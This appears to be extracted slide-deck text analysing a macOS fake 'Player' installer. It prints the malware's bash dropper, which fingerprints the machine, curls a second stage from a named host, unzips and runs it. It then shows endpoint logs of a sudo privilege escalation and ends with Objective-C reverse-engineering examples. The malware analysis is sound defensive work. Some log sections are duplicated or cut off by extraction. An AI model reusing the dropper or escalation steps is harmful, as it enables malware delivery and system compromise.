18             volumeMd5=$(find "$volumeDir" -type f -exec md5 -q {} \; | md5 -q)
19             if [ $2 == $volumeMd5 ]; then
20                 echo "$(dirname $volumeDir)";
21                 return;
22             fi
23         fi
24     done
25 }
26 scriptLocation="$(ps -o command= -p $$ | perl -n -e'#!/bin/bash (.*)/ && print $1' | sed 's:/.*::')"
27 appDir="$(dirname "$scriptLocation")"
28 dirName="$(basename $appDir)"
```

```
machine_id=$(echo -n "$(ioreg -rd1 -c IOPlatformExpertDevice | grep -o "IOPlatformUUID = \"\(\.\*\\)\" | sed -E -n 's@.*\([^\"]+\)@\1@p')" | tr -dc '[:print:]')")
url="http://api.resultsformat.com/sd/?c=C2NybQ==&u=$machine_id&s=$session_guid&o=$os_version&b=5831030393"
unzip_password="39303013856075831030393"
```

```
tmp_path="$(mktemp /tmp/XXXXXXX)"
curl -f0L "$url" >/dev/null 2>&1 >>$tmp_path
```

```
36 unzip_password="39303013856075831030393"
37 tmp_path="$(mktemp /tmp/XXXXXXX)"
38 curl -f0L "$url" >/dev/null 2>&1 >>$tmp_path
39 app_dir="$(mktemp -d /tmp/XXXXXXX)"
40 unzip -P "$unzip_password" "$tmp_path" -d "$app_dir" > /dev/null 2>&1
41 rm -f $tmp_path
42 file_name="$(grep -m1 -v "\.app" <(ls -1 "$app_dir"))"
43 volume_name="${volume_name// /%20}"
44 chmod +x "$app_dir$file_name/Contents/MacOS/"
45 open -a "$app_dir$file_name" --args "s" "$session_guid" "$volume_name"
46 killall Terminal |
```

URL Components

Sample URL:

```
http://api.resultsformat[.]com/sd/?c=C2NybQ==&u=$machine_id&s=$session_guid&o=$os_version&b=58310  
30393
```

Identifier	Sample Data	Description
c=	C2NybQ	Possible Campaign Identifier, not unique
u=	564DB6C2-671E-6AE7-E4D2-D7C3B281EF34	Unique ID for victim system based on IOPlatformUUID
s=	E7B274DC-2E66-45B1-A57B-29865A3DE435	Session ID from uuidgen
o=	10.12.5	macOS version
b=	5831030393	Encryption key, hardcoded per sample

Apple Developer IDs

Downloads second stage with unique system information

The file [/private/tmp/rIsoIP5j/Player.app/Contents/MacOS/6301932966](#) was first detected on a local disk. The device was off the corporate network. The file is signed and is part of 6301932966 by Dominggus Wawa. The file was created on 2017-07-10 10:45:20.

ored Device IP address: 207.189.30.110 Device OS: MAC OS X 10.12.6 User Name: tbrady Sensor installed By: cheese-gqkutu Parent SHA: 271dba804af14763e00b207d080692db0995e88c1582bbb1ed7cc4100d2fb06c Parent command line: xpcproxy com.FGvHITE_LIST App MD5: b69baa8efa8715e3c1f87878d66cde4e App SHA: 894486bc1ecea968a654b642f23ae357592be35604b59111313b5: Reputation: NOT_LISTED Target MD5: b69baa8efa8715e3c1f87878d66cde4e Target SHA: 3743e89c5ee4e7465974d74d593b1be785df5

The script [/private/tmp/R50QL6K3B/Player_378.app/Contents/MacOS/FGv7ospArx71.o](#) invoked the application [/usr/bin/unzip](#).

The application [/usr/bin/curl](#) established a TCP/80 connection to 23.63.253.145:80 (dl.binarysources.com, located in United States) from the corporate network using the public address 23.63.253.145. The operation was successful.

ored Device IP address: 207.189.30.110 Device OS: MAC OS X 10.12.6 User Name: tbrady Sensor installed By: cheese-gqkutu Parent SHA: 271dba804af14763e00b207d080692db0995e88c1582bbb1ed7cc4100d2fb06c Parent command line: xpcproxy com.FGvHITE_LIST App MD5: 0fa29b989d0f2c9d81286c52b54e46e3 App SHA: d2cdc989d83378c0121a011480356135cef864e90a0105bf751d8a-93AF-F6F040ACE7EF&s=88C4F7B2-5455-46B8-93B7-A0CD69B2DAF8&o=10.12.6&b=6295881378 TTPS: NETWORK_ACCESS

Apple Developer IDs

Downloads second stage with un

The file [/private/tmp/r1soiP5j/Player.app/Contents/MacOS/Player](#)

ored Device IP address: 207.189.30.110 Device OS: 10.14.1
Parent SHA: 271dba804af14763e00b207d080692db0f
WHITE_LIST App MD5: b69baa8efa8715e3c1f87878d66cc
Reputation: NOT_LISTED Target MD5: b69baa8efa8715e3c1f87878d66cc

The script [/private/tmp/R50QL6K3B/Player_378.app/Contents/MacOS/Player_378](#)

The application [/usr/bin/curl](#) established a TCP/80 connection to a corporate network using the public address

ored Device IP address: 207.189.30.110 Device OS: 10.14.1
Parent SHA: 271dba804af14763e00b207d080692db0f
WHITE_LIST App MD5: 0fa29b989d0f2c9d81286c52b54e4
-93AF-F6F040ACE7EF&s=88C4F7B2-5455-46B8-93B7-A0C

Signature Verification

Signed file, valid signature

File Version Information

Identifier com.kLtKTgjkknqZ1g6NV3zOrqw
Authority Apple Root CA
Date Signed Jun 1, 2019 at 8:08:52 AM
Team Identifier Y47BC5P568

Signers

Apple Inc.

Apple Inc.

Sanders Carlos

Privilege Escalation

Once second stage executed, attempts privilege execution

Runs sudo and invokes /usr/libexec/security_authtrampoline

▼ 10:31:30am [security_authtrampoline](#) The application [/usr/libexec/security_authtrampoline](#) attempted to elevate privileges during execution.

Event ID: 532090fc2fb511e99f394152c002f593 **Device location:** Off-Premise **Category:** Monitored **Device IP address:**

Device OS: MAC OS X 10.12.5 **User Name:** **Sensor installed By:** **Parent name:** 5932090733 **Parent process ID:** 8227

Parent reputation: NOT_LISTED **Parent reputation (applied, cloud):** UNKNOWN

Parent SHA: 18fdbd8c6504028894412936ca91a06d2b115f63a1a3bf1eabfe32933c31a65ff **Parent command line:** xpcproxy 5932090733.1556

Process name: security_authtrampoline **Process ID:** 8230 **App reputation:** COMMON_WHITE_LIST **App reputation (applied, cert whitelisting):** LOCAL_WHITE

App MD5: 5aac4c2ea60cf87d383c68e9c08e017f **App SHA:** 5655ccb44b00724a591a882ee505dd71f70a160a3141b5b014e9c35eda36d095

Command line:
uid /System/Library/ScriptingAdditions/StandardAdditions.osax/Contents/MacOS/uid /bin/sh -c (sudo '/private/tmp/u5aD6SYG/Player.app/Contents/Resources/Player.app/Contents/MacOS/FEE61458B00A' s B6899884-F03F-4C99-947F-0E6126A7E16D prompt-1 -a >/dev/null 2>&1)

TTPs: PRIVILEGE_ESCALATE

AuthorizationExecuteWithPrivileges()

BEHIND THE SCENES

request via AuthorizationExecuteWithPrivileges()

1



installer: →
"I wanna do a
priv'd action"

```
define TRAMPOLINE "/usr/libexec/  
security_authtrampoline"  
  
AuthorizationExecuteWithPrivileges()  
-> AuthorizationExecuteWithPrivilegesExternalForm()  
  
switch (fork()) {
```

//child

case 0:

execv(trampoline, (char *const*)argv);

```
int main() {
```

```
AuthorizationItem right = {EXECUTERIGHT, ...};  
AuthorizationRights inRights = { 1, &right };  
  
AuthorizationCopyRights(auth, &inRights, NULL,  
kAuthorizationFlagExtendRights |  
kAuthorizationFlagInteractionAllowed, &outRights)  
  
execv(pathToTool, (char *const *)restOfArguments);
```

security_authtrampoline

```
AuthorizationRef authRef;  
AuthorizationCreate(NULL, kAuthorizationEmptyEnvironment, kAuthorizationFlagDefaults, &authRef);  
  
AuthorizationExecuteWithPrivileges(authRef, "/path/to/binary", kAuthorizationFlagDefaults, NULL, NULL);
```

AuthorizationExecuteWithPrivileges()

```
$ ls -lart /usr/libexec/security_authtrampoline  
-rws--x--x  root  wheel  security_authtrampoline  
  
security_authtrampoline; setuid
```

XPC

```
# ps aux | grep authd  
112 /System/Library/Frameworks/Security.framework/  
Versions/A/XPCServices/authd.xpc/Contents/MacOS/authd  
  
# lsmp -p 112 | grep security_authtrampoline  
...  
send-once --> (1243) security_authtrampoline  
  
# lsmp -p 1243 | grep authd  
send-once <-- (112) authd
```

<https://speakerdeck.com/patrickwardle/defcon-2017-death-by-1000-installers-its-all-broken?slide=8>

<https://www.youtube.com/watch?v=mBwXkjgJ4Z6c>

T???? - Privilege Escalation

“Death by 1000 installers”

4:10:32pm Mar 27, 2019 security_authtrampoline (Run as tbrady) The application /usr/libexec/security_authtrampoline invoked the application /usr/bin/sudo. llama-bw1y8f (labdetonation)

Event ID: 38584f9e50cd11e9bc820ff8e5d67e36 Device location: Off-Premise Category: Monitored Device IP address: Device OS: MAC OS X 10.12.6 User Name: tbrady Sensor installed By: llama-bw1y8f Parent name: 6291996955 Parent process ID: 3794 Parent reputation: NOT_LISTED Parent reputation (applied, pre-existing): LOCAL_WHITE Parent SHA: 268774d62f3a343bc66c2c736b20c61ca7ae7d9cd548ccbe504a732e5b1b3d74 Parent command line: xpcproxy 6291996955.1464 Process name: security_authtrampoline Process ID: 3798 App reputation: COMMON_WHITE_LIST App reputation (applied, cert whitelisting): LOCAL_WHITE App MD5: 5aac4ce2a60cf87d383c68e9c08e017f App SHA: 5655ccb44b00724a591a882ee505dd71f70a160a3141b5b014e9c35eda36d095 Command line: uid /System/Library/ScriptingAdditions/StandardAdditions.osax/Contents/MacOS/uid /bin/sh -c (sudo '/private/tmp/sl18NYup/Player.app/Contents/Resources/Player.app/Contents/MacOS/93716B5F981E's A84A5ADA-90CB-4141-AEE2-5BAE17D31155 /Volumes/Player/ prompt-1 -a >/dev/null 2>&1) Target Name: sudo Target Process ID: 3799 Target Reputation: TRUSTED_WHITE_LIST Target Reputation (applied, pre-existing): LOCAL_WHITE Target command line: sudo /private/tmp/sl18NYup/Player.app/Contents/Resources/Player.app/Contents/MacOS/uid /bin/sh -c (sudo '/private/tmp/sl18NYup/Player.app/Contents/Resources/Player.app/Contents/MacOS/93716B5F981E's A84A5ADA-90CB-4141-AEE2-5BAE17D31155 /Volumes/Player/ prompt-1 -a >/dev/null 2>&1)

4:10:32pm Mar 27, 2019 security_authtrampoline (Run as tbrady) Player wants to make changes. Enter your password to allow this. User Name: tbrady Password: llama-bw1y8f (labdetonation)

4:10:32pm Mar 27, 2019 6291996955 (Run as tbrady) Parent name: 6291996955 Parent process ID: 3794 Parent reputation: NOT_LISTED Parent reputation (applied, pre-existing): LOCAL_WHITE Parent SHA: 268774d62f3a343bc66c2c736b20c61ca7ae7d9cd548ccbe504a732e5b1b3d74 Process ID: 3798 App reputation: COMMON_WHITE_LIST Process SHA: 5655ccb44b00724a591a882ee505dd71f70a160a3141b5b014e9c35eda36d095 Command line: uid /System/Library/ScriptingAdditions/StandardAdditions.osax/Contents/MacOS/uid /bin/sh -c (sudo '/private/tmp/sl18NYup/Player.app/Contents/Resources/Player.app/Contents/MacOS/93716B5F981E's A84A5ADA-90CB-4141-AEE2-5BAE17D31155 /Volumes/Player/ prompt-1 -a >/dev/null 2>&1)

4:10:32pm Mar 27, 2019 security_authtrampoline (Run as tbrady) Parent name: launchd Parent process ID: 1 Parent reputation: TRUSTED_WHITE_LIST Parent reputation (applied, pre-existing): LOCAL_WHITE Parent SHA: bf47fc200b17 Process ID: 3799 App reputation: NOT_LISTED App reputation (applied, cert whitelisting): LOCAL_WHITE App SHA: 268774d62f3a343bc66c2c736b20c61ca7ae7d9cd548ccbe504a732e5b1b3d74 Command line: uid /System/Library/ScriptingAdditions/StandardAdditions.osax/Contents/MacOS/uid /bin/sh -c (sudo '/private/tmp/sl18NYup/Player.app/Contents/Resources/Player.app/Contents/MacOS/93716B5F981E's A84A5ADA-90CB-4141-AEE2-5BAE17D31155 /Volumes/Player/ prompt-1 -a >/dev/null 2>&1)

4:10:32pm Mar 27, 2019 security_authtrampoline (Run as tbrady) Parent name: launchd Parent process ID: 1 Parent reputation: TRUSTED_WHITE_LIST Parent reputation (applied, pre-existing): LOCAL_WHITE Parent SHA: bf47fc200b17 Process ID: 3799 App reputation: NOT_LISTED App reputation (applied, cert whitelisting): LOCAL_WHITE App SHA: 268774d62f3a343bc66c2c736b20c61ca7ae7d9cd548ccbe504a732e5b1b3d74 Command line: uid /System/Library/ScriptingAdditions/StandardAdditions.osax/Contents/MacOS/uid /bin/sh -c (sudo '/private/tmp/sl18NYup/Player.app/Contents/Resources/Player.app/Contents/MacOS/93716B5F981E's A84A5ADA-90CB-4141-AEE2-5BAE17D31155 /Volumes/Player/ prompt-1 -a >/dev/null 2>&1)

Reversing Objective-C

Reversing Objective-C

```
@interface Test : NSObject
- (void)none;
- (void)param: (int)x;
- (void)params: (int)a : (int)b : (int)c : (int)d : (int)e : (int)f : (int)g;
- (int)retval;
- (struct x)stret;
@property NSString *propertyString;
@end

@implementation Test
- (id)init
{
    fprintf(stderr, "in init method, self is %p\n", self);
    return self;
}
/* ... */
@end
```

Reversing Objective-C

```
Test *t = [[Test alloc] init];
struct x y = [t stret];
[t none];
[t param: 9999];
[t params: 1 : 2 : 3 : 4 : 5 : 6 : 7];
fprintf(stderr, "retval gave us %d\n", [t retval]);
[t setPropertyString:@"test"];
```


Reversing Objective-C

```
mov rdi, obj_ptr  
mov esi, 1  
call cls::my_method
```

```
mov edx, 1  
mov rsi, my_method_sel  
mov rdi, obj_ptr  
call objc_msgSend
```

```
loc_10000191B:  
mov    rax, [rbp+var_38]  
mov    rsi, cs:selRef_none ; char *  
mov    rdi, rax           ; void *  
call   cs:_objc_msgSend_ptr  
mov    rax, [rbp+var_38]  
mov    rsi, cs:selRef_param ; char *  
mov    rdi, rax           ; void *  
mov    edx, 270Fh  
call   cs:_objc_msgSend_ptr  
mov    rax, [rbp+var_38]  
mov    rsi, cs:selRef_params_____ ; char *  
mov    rdi, rax           ; void *  
mov    edx, 1  
mov    ecx, 2  
mov    r8d, 3  
mov    r9d, 4  
mov    [rsp+120h+var_120], 5  
mov    [rsp+120h+var_118], 6  
mov    [rsp+120h+var_110], 7  
call   cs:_objc_msgSend_ptr  
mov    rax, cs:__stderrp_ptr  
mov    rdi, [rax]  
mov    rax, [rbp+var_38]  
mov    rsi, cs:selRef_retval ; char *  
mov    [rbp+var_78], rdi  
mov    rdi, rax           ; void *  
call   cs:_objc_msgSend_ptr  
mov    rdi, [rbp+var_78] ; FILE *  
lea    rsi, aRetvalGaveUsD ; "retval gave us %d\n"  
mov    edx, eax  
mov    al, 0  
call   _fprintf  
lea    rsi, cfstr_Test ; "test"  
mov    rdi, [rbp+var_38] ; void *  
mov    r10, cs:selRef_setPropertyString_  
mov    [rbp+var_80], rsi  
mov    rsi, r10           ; char *
```

```
v3 = objc_msgSend(&OBJC_CLASS__Test, "alloc", envp);
v27 = -[Test init](v3, "init");
if ( v27 )
    objc_msgSend_stret(&v26, (const char *)v27, "stret");
else
    memset(&v26, 0, 0x20uLL);
objc_msgSend(v27, "none");
objc_msgSend(v27, "param:", 9999LL);
DWORD(v22) = 5;
DWORD(v23) = 6;
DWORD(v24[0]) = 7;
objc_msgSend(v27, "params:::::", 1LL, 2LL, 3LL, 4LL, v22, v23, v24[0]);
v4 = _stderr;
v5 = (unsigned __int64)objc_msgSend(v27, "retval");
fprintf(v4, "retval gave us %d\n", v5);
objc_msgSend(v27, "setPropertyString:", CFSTR("test"));
v6 = objc_msgSend(v27, "propertyString");
v7 = objc_retainAutoreleasedReturnValue(v6);
NSLog(CFSTR("案 %@", v7, i));
objc_release(v7);
v8 = objc_msgSend(&OBJC_CLASS__NSMutableArray, "alloc");
location = objc_msgSend(v8, "init");
v9 = location;
v10 = objc_msgSend(&OBJC_CLASS__NSNumber, "numberWithInt:", 1LL);
v11 = objc_retainAutoreleasedReturnValue(v10);
objc_msgSend(v9, "addObject:", v11);
objc_release(v11);
```



```
[var_38 none];
[var_38 param:0x270f];
[var_38 params:0x1 :0x2 :0x3 :0x4 :0x5 :0x6 :0x7];
fprintf(**__stderrp, "retval gave us %d\n", [var_38 retval]);
[var_38 setPropertyString:@"test"];
var_90 = [[var_38 propertyString] retain];
NSLog(cfstring_AA_);
[var_90 release];
var_60 = [[NSMutableArray alloc] init];
rax = @(0x1);
rax = [rax retain];
[var_60 addObject:rax];
[rax release];
var_18 = @"foo";
var_10 = @"bar";
rax = [NSDictionary dictionaryWithObjects:&var_10 forKeys:&var_18 count:2];
rax = [rax retain];
[var_60 addObject:rax];
[rax release];
rax = [NSString stringWithUTF8String:"blah"];
rax = [rax retain];
```

References to 0x100001740

Search

Address	Value
0x1000021e0 (__objc_class_Test_methods + 0x68)	struct __objc_method {

Cancel

Go

Objective-C in Binary Ninja

```
10000191b 488b45c8      mov    rax, qword ptr [rbp-0x38 {var_40}]
10000191f 488b35d2090000 mov    rsi, qword ptr [data_1000022f8]  {0x100001e4e, "none"}
100001926 4889c7      mov    rdi, rax
100001929 ff15f1060000 call   qword ptr [_objc_msgSend@PLT]
10000192f 488b45c8      mov    rax, qword ptr [rbp-0x38 {var_40}]
100001933 488b35c6090000 mov    rsi, qword ptr [data_100002300] {0x100001e53, "param:"}
10000193a 4889c7      mov    rdi, rax
10000193d ba0f270000  mov    edx, 0x270f
100001942 ff15d8060000 call   qword ptr [_objc_msgSend@PLT]
100001948 488b45c8      mov    rax, qword ptr [rbp-0x38 {var_40}]
10000194c 488b35b5090000 mov    rsi, qword ptr [data_100002308] {0x100001e5a, "params:::::"}
100001953 4889c7      mov    rdi, rax
100001956 ba01000000  mov    edx, 0x1
10000195b b902000000  mov    ecx, 0x2
100001960 41b803000000 mov    r8d, 0x3
100001966 41b904000000 mov    r9d, 0x4
10000196c c7042405000000 mov    dword ptr [rsp {var_128}], 0x5
100001973 c74424080600000 mov    dword ptr [rsp+0x8 {var_120}], 0x6
10000197b c74424100700000 mov    dword ptr [rsp+0x10 {var_118}], 0x7
100001983 ff1597060000  call   qword ptr [_objc_msgSend@PLT]
100001989 488b0588060000 mov    rax, qword ptr [__stderrp@PLT]
100001990 488b38      mov    rdi, qword ptr [rax]
100001993 488b45c8      mov    rax, qword ptr [rbp-0x38 {var_40}]
100001997 488b3572090000 mov    rsi, qword ptr [data_100002310] {0x100001e68, "retval"}
10000199e 48897d88  mov    qword ptr [rbp-0x78 {var_80_1}], rdi
1000019a2 4889c7      mov    rdi, rax
1000019a5 ff1575060000 call   qword ptr [_objc_msgSend@PLT]
1000019ab 488b7d88  mov    rdi, qword ptr [rbp-0x78 {var_80_1}]
1000019af 488d3564040000 lea    rsi, qword ptr [data_100001e1a] {"retval gave us %d\n"}
1000019b6 89c2      mov    edx, eax
1000019b8 b000      mov    al, 0x0
1000019ba e825030000  call   _fprintf
1000019bf 488d35ba060000 lea    rsi, qword ptr [data_100002080]
```

```
33 @ 10000191b int64_t rax_5 = var_40
34 @ 100001926 int64_t rdi_4 = rax_5
35 @ 100001929 _objc_msgSend(rdi_4, 0x100001e4e) {"none"}
36 @ 10000192f int64_t rax_6 = var_40
37 @ 10000193a int64_t rdi_5 = rax_6
38 @ 100001942 _objc_msgSend(rdi_5, 0x100001e53, 0x270f) {"param:"}
39 @ 100001948 int64_t rax_7 = var_40
40 @ 100001953 int64_t rdi_6 = rax_7
41 @ 100001983 _objc_msgSend(rdi_6, 0x100001e5a, 1, 2, 3, 4, 5, 6, 7) {"params::::::::::"}
42 @ 100001990 int64_t rdi_7 = [__stderrp].q
43 @ 100001993 int64_t rax_8 = var_40
44 @ 10000199e int64_t var_80_1 = rdi_7
45 @ 1000019a2 int64_t rdi_8 = rax_8
46 @ 1000019a5 rax_9 = _objc_msgSend(rdi_8, 0x100001e68) {"retval"}
47 @ 1000019ab int64_t rdi_9 = var_80_1
48 @ 1000019b6 uint64_t rdx_1 = zx.q(rax_9.eax)
49 @ 1000019b8 rax_9.al = 0
50 @ 1000019ba rax_10 = _fprintf(rdi_9, data_100001e1a, rdx_1) {"retval gave us %d\n"}
51 @ 1000019c6 int64_t rdi_10 = var_40
52 @ 1000019dc int32_t var_8c_1 = rax_10.eax
53 @ 1000019e2 _objc_msgSend(rdi_10, 0x100001e92, data_100002080) {"setPropertyString:"}
54 @ 1000019e8 int64_t rdx_2 = var_40
55 @ 1000019f3 int64_t rdi_11 = rdx_2
56 @ 1000019f6 rax_11 = _objc_msgSend(rdi_11, 0x100001e83, rdx_2) {"propertyString"}
57 @ 1000019fc int64_t rdi_12 = rax_11
58 @ 1000019ff rax_12 = _objc_retainAutoreleasedReturnValue(rdi_12)
59 @ 100001a0b uint64_t rcx_2 = zx.q(var_34)
60 @ 100001a11 int64_t rsi_2 = rax_12
61 @ 100001a14 uint64_t rdx_3 = zx.q(rcx_2.ecx)
62 @ 100001a16 int64_t var_98_1 = rax_12
63 @ 100001a1d rax_12.al = 0
64 @ 100001a1f _NSLog(__CFConstantStringClassReference@GOT, rsi_2, rdx_3, rcx_2)
65 @ 100001a24 int64_t rsi_3 = var_98_1
```

ObjCGraphView

```
int64_t rax_5 = var_40
int64_t rdi_4 = rax_5
_objc_msgSend(rdi_4, 0x100001e4e) {"none"}
int64_t rax_6 = var_40
int64_t rdi_5 = rax_6
_objc_msgSend(rdi_5, 0x100001e53, 0x270f) {"param:"}
int64_t rax_7 = var_40
int64_t rdi_6 = rax_7
_objc_msgSend(rdi_6, 0x100001e5a, 1, 2, 3, 4, 5, 6, 7) {"params::::::::::"}
int64_t rdi_7 = [__stderrp].q
int64_t rax_8 = var_40
int64_t var_80_1 = rdi_7
int64_t rdi_8 = rax_8
rax_9 = _objc_msgSend(rdi_8, 0x100001e68) {"retval"}
int64_t rdi_9 = var_80_1
uint64_t rdx_1 = zx.q(rax_9.eax)
rax_9.al = 0
rax_10 = _fprintf(rdi_9, data_100001e1a, rdx_1) {"retval gave us %d\n"}
int64_t rdi_10 = var_40
int32_t var_8c_1 = rax_10.eax
_objc_msgSend(rdi_10, 0x100001e92, data_100002080) {"setPropertyString:"}
int64_t rdx_2 = var_40
int64_t rdi_11 = rdx_2
rax_11 = _objc_msgSend(rdi_11, 0x100001e83, rdx_2) {"propertyString"}
int64_t rdi_12 = rax_11
```

```
class Test* rax_5 = var_40
class Test* rdi_4 = rax_5
[rdi_4 none]
class Test* rax_6 = var_40
class Test* rdi_5 = rax_6
[rdi_5 param:0x270f]
class Test* rax_7 = var_40
class Test* rdi_6 = rax_7
[rdi_6 params:1 :2 :3 :4 :5 :6 :7]
int64_t rdi_7 = [__stderrp].q
class Test* rax_8 = var_40
int64_t var_80_1 = rdi_7
class Test* rdi_8 = rax_8
rax_9 = [rdi_8 retval]
int64_t rdi_9 = var_80_1
uint64_t rdx_1 = zx.q(rax_9.eax)
rax_9.al = 0
rax_10 = _fprintf(rdi_9, "retval gave us %d\n", rdx_1)
class Test* rdi_10 = var_40
int32_t var_8c_1 = rax_10.eax
[rdi_10 setPropertyString:@"test"]
class Test* rdx_2 = var_40
class Test* rdi_11 = rdx_2
rax_11 = [rdi_11 propertyString]
int64_t rdi_12 = rax_11
rax_12 = [rdi_12 retainAutoreleaseReturnValue(rdi_12)]
```

Sections:

```
0x100001c88-0x1000098eb __text (PURE_CODE) {Code}
0x1000098ec-0x100009ade __stubs (SYMBOL_STUBS) {Code}
0x100009ae0-0x100009e2e __stub_helper (PURE_CODE) {Code}
0x100009e2e-0x10000b28e __objc_methname (CSTRING_LITERAL) {Read-only data}
0x10000b290-0x10000bbdf __cstring (CSTRING_LITERAL) {Read-only data}
0x10000bbe0-0x10000bc6e __ustring (REGULAR)
0x10000bc6e-0x10000bd1a __objc_classname (CSTRING_LITERAL) {Read-only data}
0x10000bd1a-0x10000c273 __objc_methtype (CSTRING_LITERAL) {Read-only data}
0x10000c280-0x100011430 __const (REGULAR) {Read-only data}
0x100011430-0x100011610 __unwind_info (REGULAR)
0x100011610-0x100012ff8 __eh_frame (REGULAR)
0x100013000-0x100013028 __program_vars (REGULAR)
0x100013028-0x100013038 __nl_symbol_ptr (NON_LAZY_SYMBOL_POINTERS) {Read-only data}
0x100013038-0x100013088 __got (NON_LAZY_SYMBOL_POINTERS) {Read-only data}
0x100013088-0x100013320 __la_symbol_ptr (LAZY_SYMBOL_POINTERS) {Read-only data}
0x100013320-0x100013b40 __cfstring (REGULAR)
0x100013b40-0x100013b68 __objc_classlist (REGULAR)
0x100013b68-0x100013b70 __objc_nlclslist (REGULAR)
0x100013b70-0x100013b98 __objc_catlist (REGULAR)
0x100013b98-0x100013bc0 __objc_protolist (REGULAR)
0x100013bc0-0x100013bc8 __objc_imageinfo (REGULAR)
0x100013bc8-0x100015370 __objc_const (REGULAR)
0x100015370-0x100015938 __objc_selrefs (LITERAL_POINTERS) {Read-only data}
0x100015938-0x100015948 __objc_protorefs (REGULAR)
0x100015948-0x100015a40 __objc_classrefs (REGULAR)
0x100015a40-0x100015a58 __objc_superrefs (REGULAR)
0x100015a58-0x100015b50 __objc_ivar (REGULAR)
0x100015b50-0x100015d30 __objc_data (REGULAR)
0x100015d30-0x100015f00 __data (REGULAR) {Writable data}
0x100015f00-0x100015f28 __common (ZEROFILL) {Writable data}
0x100015f30-0x100016331 __bss (ZEROFILL) {Writable data}
0x10001c000-0x10001c3e8 .extern {External}
```

Objective-C Sections

Parsing a Mach-O binary: structure recovery



class_t

class_ro_t

